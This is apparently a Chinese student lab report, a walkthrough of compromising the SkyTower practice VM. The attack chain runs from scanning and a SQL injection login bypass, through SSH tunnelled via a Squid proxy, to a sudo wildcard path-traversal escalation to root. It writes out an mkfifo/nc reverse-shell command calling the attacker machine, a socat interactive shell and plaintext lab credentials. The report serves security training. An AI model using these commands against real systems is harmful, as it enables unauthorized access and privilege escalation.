LAB9

一、实验目的

目的：取得靶机七的`root`权限

技术手段：端口扫描、目录爆破、SQL注入、代理探测、路径遍历

二、实验内容

`arp scan-l`扫出靶机`ip`为`10.0.2.17`，然后使用`nmap`进行端口扫描

```
┌──(kali㉿kali)-[~]
└─$ nmap -p- 10.0.2.17
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-08 18:41 CST
Nmap scan report for 10.0.2.17
Host is up (0.00057s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE    SERVICE
22/tcp   filtered ssh
80/tcp   open     http
3128/tcp open     squid-http
MAC Address: 08:00:27:83:79:65 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 10.97 seconds
```

发现端口22、80、3128，使用更深入的`nmap`扫描技术

```
┌──(kali㉿kali)-[~]
└─$ nmap -sC -sV -p 22,80,3128 10.0.2.17
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-08 18:44 CST
Nmap scan report for 10.0.2.17
Host is up (0.00081s latency).

PORT     STATE    SERVICE    VERSION
22/tcp   filtered ssh
80/tcp   open     http       Apache httpd 2.2.22 ((Debian))
|_http-server-header: Apache/2.2.22 (Debian)
|_http-title: Site doesn't have a title (text/html).
3128/tcp open     http-proxy Squid http proxy 3.1.20
|_http-server-header: squid/3.1.20
|_http-title: ERROR: The requested URL could not be retrieved
MAC Address: 08:00:27:83:79:65 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/
submit/ .
Nmap done: 1 IP address (1 host up) scanned in 33.31 seconds
```

22端口状态是`filtered`，意味着防火墙阻止了直接访问；80端口采用的`Apache httpd 2.2.22`，这是一个非常老的版本，存在很多已知漏洞，可以作为渗透突破口；3128是代理服务器端口，可能是绕过防火墙限制的关键

`Apache 2.2.22`默认可能包含`/cgi-bin/`目录，`Apache 2.2.22`配合旧版`Bash`非常容易受到Shellshock (CVE-2014-6271) 的攻击，特别是如果存在`/cgi-bin/`目录。于是使用`gobuster`进行目录扫描

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://10.0.2.17 -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.0.2.17
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                (Status: 403) [Size: 281]
/.htpasswd           (Status: 403) [Size: 286]
/.htaccess           (Status: 403) [Size: 286]
/cgi-bin/            (Status: 403) [Size: 285]
/background          (Status: 200) [Size: 2572609]
/index               (Status: 200) [Size: 1136]
/index.html          (Status: 200) [Size: 1136]
/server-status       (Status: 403) [Size: 290]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```

`gobuster` 扫描结果显示 `/cgi-bin/` 的状态码是403。403 禁止访问并不意味着该目录是空的或者没用，它只是意味着 Apache 配置了 `Options -Indexes`，禁止列出目录下的文件列表。但是，如果知道该目录下具体的文件名，仍然可以执行它们。

既然无法直接列出文件，需要"猜"出里面的脚本名。再次运行 `gobuster`，但这次要专门针对 `/cgi-bin/` 目录，并指定常见的脚本扩展名。

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://10.0.2.17/cgi-bin/ -w /usr/share/wordlists/dirb/common.txt
 -x sh,cgi,pl,py
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.0.2.17/cgi-bin/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              sh,cgi,pl,py
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                (Status: 403) [Size: 289]
/.hta.cgi            (Status: 403) [Size: 293]
/.htaccess           (Status: 403) [Size: 294]
/.htaccess.sh        (Status: 403) [Size: 297]
/.hta.py             (Status: 403) [Size: 292]
/.htaccess.py        (Status: 403) [Size: 297]
/.htaccess.cgi       (Status: 403) [Size: 298]
```

```
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 289]
/.hta.cgi             (Status: 403) [Size: 293]
/.htaccess            (Status: 403) [Size: 294]
/.htaccess.sh         (Status: 403) [Size: 297]
/.hta.py              (Status: 403) [Size: 292]
/.htaccess.py         (Status: 403) [Size: 297]
/.htaccess.cgi        (Status: 403) [Size: 298]
/.htpasswd.sh         (Status: 403) [Size: 297]
/.htpasswd.cgi        (Status: 403) [Size: 298]
/.hta.sh              (Status: 403) [Size: 292]
/.htpasswd.pl         (Status: 403) [Size: 297]
/.htaccess.pl         (Status: 403) [Size: 297]
/.htpasswd.py         (Status: 403) [Size: 297]
/.hta.pl              (Status: 403) [Size: 292]
/.htpasswd            (Status: 403) [Size: 294]
Progress: 23070 / 23075 (99.98%)
===============================================================
Finished
```

并没有发现可利用脚本，考虑使用`nikto`进行目录爆破

```
┌──(kali㉿kali)-[~]
└─$ nikto -h http://10.0.2.17
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          10.0.2.17
+ Target Hostname:    10.0.2.17
+ Target Port:        80
+ Start Time:         2025-12-08 19:11:22 (GMT8)
---------------------------------------------------------------------------
+ Server: Apache/2.2.22 (Debian)
+ /: Server may leak inodes via ETags, header found with file /, inode: 87, size: 113
6, mtime: Fri Jun 20 19:23:36 2014. See: http://cve.mitre.org/cgi-bin/cvename.cgi?nam
e=CVE-2003-1418
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://develo
per.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to
 render the content of the site in a different fashion to the MIME type. See: https:/
/www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-he
ader/
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers t
o easily brute force file names. The following alternatives for 'index' were found: i
ndex.html. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xfor
ce.ibmcloud.com/vulnerabilities/8275
+ Apache/2.2.22 appears to be outdated (current is at least Apache/2.4.54). Apache 2.
2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS .
```


```
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS .
+ /login.php: Retrieved x-powered-by header: PHP/5.4.4-14+deb7u9.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-rest
ricting-access-to-iconsreadme/
+ /login.php: Admin login page/section found.
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8909 requests: 0 error(s) and 11 item(s) reported on remote host
+ End Time:           2025-12-08 19:11:44 (GMT8) (22 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

发现了`wp-config.php`文件，`wp-config.php`是 WordPress 的核心配置文件，里面存储了数据库地址、用户名、明文密码等敏感信息。正常情况下，请求`.php`文件，服务器会执行它，看不到源码。可以直接下载这个文件，看里面的数据库密码。

使用`curl`下载并查看该文件，返回`404`，无法访问`wp-config.php`，此路不通，考虑利用3128端口进行代理

```
┌──(kali㉿kali)-[~]
└─$ curl http://10.0.2.17/%23wp-config.php%23
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL /#wp-config.php# was not found on this server.</p>
<hr>
<address>Apache/2.2.22 (Debian) Server at 10.0.2.17 Port 80</address>
</body></html>
```


但在这之前，可以先访问一下网站，感觉可能存在SQL注入



有两个SQL注入点，手动SQL注入比较难，因此考虑使用`burpsuite`，将其`send to Intruder`，进行自动化攻击

下载一个常用的字典，将其`load`进去

然后开始攻击侵入，发现`'-'`状态码为200，证明注入成功，密码栏同样，于是考虑email和密码都是这个字符串



成功注入，获取用户`John`信息与密码

接下来可以考虑进行代理了，采用`proxychains`（也可使用`proxytunnel`）

`/etc`下打开`proxychains4.conf`添加`http  10.0.2.17 3128`，将`socks`注释掉

然后开始代理，发现很快就中断连接了。但是说明了外部无法直接访问22，但可以通过3128访问内部的22。但是用户 `john` 的默认 Shell 可能被配置为执行一段脚本后立即退出。这意味着虽然有密码，但无法通过 SSH 获得交互式命令行。

```
┌──(kali㉿kali)-[~]
└─$ proxychains ssh john@10.0.2.17
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain  ...  10.0.2.17:3128  ...  10.0.2.17:22  ...  OK
The authenticity of host '10.0.2.17 (10.0.2.17)' can't be established.
ECDSA key fingerprint is SHA256:QYZqyNNW/Z81N86urjCUIrTBvJ06U9XDDzNv91DYaGc.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.2.17' (ECDSA) to the list of known hosts.
john@10.0.2.17's password:
Linux SkyTower 3.2.0-4-amd64 #1 SMP Debian 3.2.54-2 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Jun 20 07:41:08 2014

Funds have been withdrawn
Connection to 10.0.2.17 closed.
```

后面还可以跟上命令

```
┌──(kali㉿kali)-[~]
└─$ proxychains ssh john@10.0.2.17 whoami
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain  ...  10.0.2.17:3128  ...  10.0.2.17:22  ...  OK
john@10.0.2.17's password:
john
```

因此可以在后面跟上反向shell的命令，成功获取反向shell

```
┌──(kali㉿kali)-[~]
└─$ proxychains ssh john@10.0.2.17 "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&
1|nc 10.0.2.3 1234 >/tmp/f"
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain  ...  10.0.2.17:3128  ...  10.0.2.17:22  ...  OK
john@10.0.2.17's password:
rm: cannot remove `/tmp/f': No such file or directory
```

```
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.0.2.3] from (UNKNOWN) [10.0.2.17] 35788
/bin/sh: 0: can't access tty; job control turned off
$
```

但是发现靶机里没有python，也就是说无法通过python获取fulltty

```
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.0.2.3] from (UNKNOWN) [10.0.2.17] 35788
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=1000(john) gid=1000(john) groups=1000(john)
$ python --version
/bin/sh: 2: python: not found
$
```

于是考虑使用`socat`来获取`fulltty`，使用`wget`将本机下载的`socat`传到靶机，然后赋予可执行权限，接下来本机监听4444端口，然后成功获取`fulltty`

```
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.0.2.3] from (UNKNOWN) [10.0.2.17] 35788
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=1000(john) gid=1000(john) groups=1000(john)
$ python --version
/bin/sh: 2: python: not found
$ HOME=/dev/shm ./socat tcp:10.0.2.3:4444 exec:'/bin/bash -li',pty,stderr,sigint,sigh
up,sigquit,sane
```

```
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.0.2.3] from (UNKNOWN) [10.0.2.17] 40506
bash: no job control in this shell
john@SkyTower:/home/john$
```

但是仍然无法执行`sudo -l`

```
john@SkyTower:/home/john$ sudo -l
sudo -l
sudo: no tty present and no askpass program specified
john@SkyTower:/home/john$
```

执行`script -qc bash /dev/null`开启录制，可以执行`sudo -l`，但是`John`无法执行`sudo`命令

```
john@SkyTower:/home/john$ script -qc bash /dev/null
script -qc bash /dev/null
john@SkyTower:/home/john$ sudo -l
sudo -l
[sudo] password for john: hereisjohn

Sorry, user john may not run sudo on SkyTower.
john@SkyTower:/home/john$
```

看一看目录下有哪些文件，发现`.bashrc`文件，打开看一看，得知退出的关键在于最后三行，如果不执行最后三行，那么就不会退出连接

```
john@SkyTower:/home/john$ ls -la
ls -la
total 3428
drwx------ 2 john john    4096 Dec  2 04:11 .
drwxr-xr-x 5 root root    4096 Jun 20  2014 ..
-rw------- 1 john john       7 Jun 20  2014 .bash_history
-rw-r--r-- 1 john john     220 Jun 20  2014 .bash_logout
-rw-r--r-- 1 john john    3437 Jun 20  2014 .bashrc
-rw-r--r-- 1 john john     675 Jun 20  2014 .profile
-rwxr-xr-x 1 john john 3485040 Jun  9  2023 socat
```

```
if ! shopt -oq posix; then
  if [ -f /usr/share/bash-completion/bash_completion ]; then
    . /usr/share/bash-completion/bash_completion
  elif [ -f /etc/bash_completion ]; then
    . /etc/bash_completion
  fi
fi

echo
echo  "Funds have been withdrawn"
exit
```

考虑先将这个文件改一个名字（因为文件内容可能有用，因此不采取直接删除文件的做法），这样就建立了稳定的ssh

```
┌──(kali㉿kali)-[~]
└─$ proxychains ssh john@10.0.2.17 "mv .bashrc .bashrc.bak"
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain  ...  10.0.2.17:3128  ...  10.0.2.17:22  ...  OK
john@10.0.2.17's password:
```

```
┌──(kali㉿kali)-[~]
└─$ proxychains ssh john@10.0.2.17
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain  ...  10.0.2.17:3128  ...  10.0.2.17:22  ...  OK
john@10.0.2.17's password:
Linux SkyTower 3.2.0-4-amd64 #1 SMP Debian 3.2.54-2 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Dec  8 07:43:42 2025 from 10.0.2.17
john@SkyTower:~$
```

接下来运行 `netstat -anp`，查看系统网络连接状态。发现关键一行信息

> `tcp 0 0 127.0.0.1:3306 0.0.0.0:* LISTEN -`

这里的MySQL 数据库正在监听3306端口，它绑定在 `127.0.0.1` (Localhost)。这解释了为什么之前在外部扫描时没看到 3306 端口，它配置为只允许本机访问，现在就在“本机”内部，可以直接连接这个数据库。典型的 `wordpress` 配置文件路径是在 `/var/www` 下，直接进入寻找数据库密码。

```
john@SkyTower:~$ cd /var/www
john@SkyTower:/var/www$ ls
background2.jpg  background.jpg  index.html  login.php
john@SkyTower:/var/www$ cat login.php
<?php

$db = new mysqli('localhost', 'root', 'root', 'SkyTech');

if($db->connect_errno > 0){
    die('Unable to connect to database [' . $db->connect_error . ']');

}
```

发现了数据库名字 `SkyTech`，密码为 `root`，直接登入数据库

```
john@SkyTower:/var/www$ mysql -uroot -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 204
Server version: 5.5.35-0+wheezy1 (Debian)

Copyright (c) 2000, 2013, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show database;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that c
sponds to your MySQL server version for the right syntax to use near 'database' a
ne 1
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| SkyTech            |
```

```
mysql> use SkyTech;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+--------------------+
| Tables_in_SkyTech  |
+--------------------+
| login              |
+--------------------+
1 row in set (0.00 sec)

mysql> select * from login;
+----+----------------------+---------------+
| id | email                | password      |
+----+----------------------+---------------+
|  1 | john@skytech.com     | hereisjohn    |
|  2 | sara@skytech.com     | ihatethisjob  |
|  3 | william@skytech.com  | senseable     |
+----+----------------------+---------------+
3 rows in set (0.00 sec)

mysql>
```

这样就拿到了`sara`和`william`的`passwd`，使用`proxychains`进行`ssh`

```
┌──(kali㉿kali)-[~]
└─$ proxychains ssh sara@10.0.2.17 "mv .bashrc .bashrc.bak"
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain  ...  10.0.2.17:3128  ...  10.0.2.17:22  ...  OK
sara@10.0.2.17's password:

┌──(kali㉿kali)-[~]
└─$ proxychains ssh sara@10.0.2.17
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain  ...  10.0.2.17:3128  ...  10.0.2.17:22  ...  OK
sara@10.0.2.17's password:
Linux SkyTower 3.2.0-4-amd64 #1 SMP Debian 3.2.54-2 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Jun 20 08:19:23 2014 from localhost
sara@SkyTower:~$
```

使用`sudo -l`

```
sara@SkyTower:~$ sudo -l
Matching Defaults entries for sara on this host:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User sara may run the following commands on this host:
    (root) NOPASSWD: /bin/cat /accounts/*, (root) /bin/ls /accounts/*
```


配置限制了只能操作`/accounts/`目录下的文件。但是，通配符`*`匹配任何字符串。只要命令参数以`/accounts/`开头，就会放行，可以利用`..`符号来“跳出”`/accounts/`目录，从而访问系统中的任何文件。

```
sara@SkyTower:~$ sudo /bin/ls /accounts/../root
flag.txt
sara@SkyTower:~$ cat flag.txt
cat: flag.txt: No such file or directory
sara@SkyTower:~$ sudo /bin/cat /accounts/../root/flag.txt
Congratz, have a cold one to celebrate!
root password is theskytower
sara@SkyTower:~$
```

成功拿到了`root`的密码，接下来进行ssh`root`

三、实验结果

成功拿到`root`



四、实验问题及其解答

1. `proxychains ssh john@10.0.2.17 "head -n -3 .bashrc > .bashrc"` 为什么没有达成需求：操作导致 `.bashrc` 变成了空文件，里面的内容全部消失了，而不是仅仅删除最后三行。当执行 `head -n -3 .bashrc > .bashrc` 时，Shell 并不是一边读取一边写入，而是按照以下严格顺序执行的：看到 `>` 符号，识别出输出重定向；Shell立即以写入模式打开 `.bashrc`。在 Linux 中，使用 `>` (写入) 打开一个已存在的文件会立即将其截断为 0 字节（即清空文件内容），此时，`.bashrc` 已经变成空的了，原来的内容都没了；Shell 启动 `head` 进程，告诉它去读取 `.bashrc`；`head` 打开 `.bashrc` 准备读取，发现这是一个空文件。所以并没有做到仅仅删除后三行而保留其余行的功能。

五、实验反思

本次实验共计用时两个小时左右。

本次渗透测试经历了一个完整且经典的攻击链：从最初发现 3128 端口的Squid 代理服务，使用SQL注入拿到 `john` 的密码，到使用 `proxychains` 成功配置代理隧道，并利用 `SSH` 远程命令执行技术绕过了 `.bashrc` 中的受限 Shell陷阱，然后获取数据库凭证，最终通过审计 `sudo` 权限发现配置疏漏，利用路径遍历技巧成功读取 `Flag`。这一过程不仅强化了对代理转发、老旧漏洞复现及配置文件审计的实战能力，更让我深刻理解了在受限环境中，细致的“信息收集”与针对性的“逻辑绕过”是打破僵局、实现提权的关键。